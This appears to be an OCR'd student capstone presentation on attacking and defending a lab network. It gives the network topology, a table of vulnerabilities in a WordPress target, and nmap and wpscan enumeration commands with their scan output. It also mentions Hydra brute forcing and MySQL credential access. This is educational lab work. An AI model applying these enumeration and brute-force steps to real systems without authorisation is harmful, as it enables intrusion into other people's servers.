Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Project Authored & Presented by -

- ★ **Joshua Lennox**
- ★ **Kirmi Patel**
- ★ **Kirti Sikarwar**
- ★ **Peter Blattman-White**
- ★ **Sahil Soltani**


18/08/2022

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

Name: Kali
IPv4: 192.168.1.90
OS: Linux 5.4.0
Purpose: Attacking Machine.

Name: Capstone
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Purpose: Vulnerable machine for Alert Testing.

Name: ELK
IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Purpose: Monitoring with Filebeat & Metricbeat.

Name: Target 1
IPv4: 192.168.1.110
OS: Linux
Purpose: Exposed vulnerable WordPress Server.

Name: Target 2
IPv4: 192.168.1.115
OS: Linux
Purpose: Exposed vulnerable WordPress Server.

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
HTTP - WordPress User Enumeration	Scanned the WordPress web application to discover user credentials. Two login credentials were found: steven and michael.	Usually employed as part of the login credential gathering prior to cracking the users passwords.
Brute Force with Hydra and John the Ripper	Used Hydra with the rockyou.txt wordlist to crack the password of User login credentials discovered in previous vulnerability.	Attackers can gain access via SSH to directories and files hidden behind credentials. They can also gain privileges of the users credentials they cracked.
MySQL Database Access	Gaining the database access using remote access to the target and access to the wordpress and database configuration (login detail) files.	Ability to gain access using the login details collected from the configuration files accessed.

Exploits Used


Exploitation: **WordPress Enumeration**

- A **nmap**[1] scan on the target machine was conducted to identify any open ports. The command used was: *nmap -sV 192.168.1.110* where it was discovered that a few ports of concern were open (*22 & 80*).
- A **wpscan**[2] was then conducted based off port 80 being open. The command used was: *wpscan --url http://192.168.1.110/wordpress -eu* where two users were identified. *steven* and *michael*.

Outcome:


This exploit allow the hackers to scope out the target machine and identify the attack vectors required to gain access. The WordPress Enumeration was exploited to gain critical user login credentials which provided the setup for the next vulnerability.

1



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-15 02:35 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00091s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds
root@Kali:~# 
```

2

